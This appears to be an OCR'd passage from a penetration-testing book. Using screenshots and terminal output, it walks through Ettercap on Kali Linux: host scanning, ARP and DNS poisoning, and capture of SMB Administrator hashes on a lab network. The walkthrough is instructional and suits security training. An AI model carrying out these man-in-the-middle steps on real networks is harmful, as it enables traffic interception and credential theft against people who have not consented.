

Ettercap



Applications
Places
Tue Apr 21, 5:44 PM
Accessories
Electronics
Graphics
Hamradio
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Other
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
Network Sniffers
Network Spoofing
Voice and Surveillance
VoIP Tools
Web Sniffers
darkstat
dnschef
dnsspoof
dsniff
ettercap-graphical
hexinject
mailsnarf
msgsnarf
netsniff-ng
passive_discovery6
responder
sslsniff
tcpflow
become, the more you are ab



ettercap 0.8.0
File
Sniff
Options
?
Unified sniffing... Shift+U
Bridged sniffing... Shift+B
Set pcap filter... P
Ettercap



ettercap Input
Network interface :
eth0
OK
Cancel



ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Log all packets and infos... Shift+I
Log only infos... I
Stop logging infos
Log user messages... M
Stop logging messages
Compressed file
Ettercap
33 plugins
42 protocol dissectors
57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services



ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
ettercap Input (as nobody)
Log File : ettercap-msg.txt
OK
Cancel
33 plugins
42 protocol dissectors
57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services



ettercap 0.8.0
Start
Targets
Hosts
View
Mitm
Filters
Logging
Plugins
?
Start sniffing Ctrl+W
Stop sniffing Ctrl+E
Exit Ctrl+X
Ettercap
33 plugins
42 protocol dissectors
57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services


ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Hosts list H
Scan for hosts Ctrl+S
Load from file... Ctrl+O
Save to file... Ctrl+S
Ettercap
57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Starting Unified sniffing...


ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Host List
IP Address MAC Address Description
192.168.202.1 00:50:56:C0:00:01
192.168.202.128 00:0C:29:45:85:DC
192.168.202.129 00:0C:29:01:3C:9F
192.168.202.132 00:0C:29:07:7E:D8
192.168.202.254 00:50:56:F0:20:9A
Delete Host
Add to Target 1
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...



ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Host List
Arp poisoning...
Icmp redirect...
Port stealing...
Dhcp spoofing...
Stop mitm attack(s)
IP Address
192.168.202.1
192.168.202.128
192.168.202.129
192.168.202.132 00:0C:29:07:7E:D8
192.168.202.254 00:50:56:F0:20:9A
Delete Host
Add to Target 1
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...


MITM Attack: ARP Poisoning (as nobody)
Optional parameters
Sniff remote connections.
Only poison one-way.
OK
Cancel


ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Host List
Connections
Host Port - Host Port Proto State Bytes
192.168.202.128 138 - 192.168.202.255 138 U idle 2046
192.168.202.132 5353 - 224.0.0.251 5353 U idle 101
192.168.202.129 58674 - 192.168.202.1 53 U idle 46
192.168.202.129 54046 - 192.168.202.1 53 U idle 46
192.168.202.129 51357 - 192.168.202.1 53 U idle 46
192.168.202.129 51682 - 192.168.202.1 53 U idle 46
192.168.202.129 32951 - 192.168.202.1 53 U idle 46
192.168.202.129 40479 - 192.168.202.1 53 U idle 46
192.168.202.129 53143 - 192.168.202.1 53 U idle 92
192.168.202.129 39890 - 192.168.202.1 53 U idle 92
192.168.202.129 33512 - 192.168.202.1 53 U idle 92
192.168.202.129 59802 - 192.168.202.1 53 U idle 38
192.168.202.129 46543 - 192.168.202.1 53 U idle 38
192.168.202.129 34739 - 192.168.202.1 53 U idle 38
DNS Poisoning
In Action
View Details
Kill Connection
Expunge Connections
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)



ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Ettercap
We have a winner!
DOMAIN: BO-887B8A2B665D (Login Failed)
SMB : 192.168.202.132:445 -> USER: Administrator HASH:
Administrator:"":"":DAA006FEA97F3D450000000000000000000000000000000000:89CC7C170EF3BE2212E3EC983D
DOMAIN: BO-887B8A2B665D (Login Failed)
SMB : 192.168.202.132:445 -> USER: Administrator HASH:
Administrator:"":"":E55A5FC3E1BCBE700000000000000000000000000000000000:1EAB3F38482265992D9E104A2B6
DOMAIN: WIN-MO8FVCLLIIB


```
root@kali-01:~# ettercap -h

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team


Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET is in the format MAC/IP/PORTs (see the man for further detail)

Sniffing and Attack options:
  -M, --mitm <METHOD:ARGS>    perform a mitm attack
  -o, --only-mitm             don't sniff, only perform the mitm attack
  -b, --broadcast             sniff packets destined to broadcast
  -B, --bridge <IFACE>        use bridged sniff (needs 2 ifaces)
  -p, --nopromisc             do not put the iface in promisc mode
  -S, --nosslmitm             do not forge SSL certificates
  -u, --unoffensive           do not forward packets
  -r, --read <file>           read data from pcapfile <file>
  -f, --pcapfilter <string>   set the pcap filter <string>
  -R, --reversed              use reversed TARGET matching
  -t, --proto <proto>         sniff only this proto (default is all)
      --certificate <file>    certificate file to use for SSL MiTM
      --private-key <file>    private key file to use for SSL MiTM

User Interface Type:
  -T, --text                  use text only GUI
       -q, --quiet                 do not display packet contents
       -s, --script <CMD>          issue these commands to the GUI
  -C, --curses                use curses GUI
  -D, --daemon                daemonize ettercap (no GUI)
  -G, --gtk                   use GTK+ GUI
```


File Sniff Options ?
0.8.0
Unified sniffing... U
Bridged sniffing... B
Set pcap filter... p
User messages:

```
root@kali-01:~# ettercap -T

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:56:93:56
          10.0.0.7/255.255.255.0
          fe80::a00:27ff:fe56:9356/64
          2601:0:8480:386:a00:27ff:fe56:9356/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

1 hosts added to the hosts list...
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Chapter 5: Password Attacks





500-common-orginal.txt

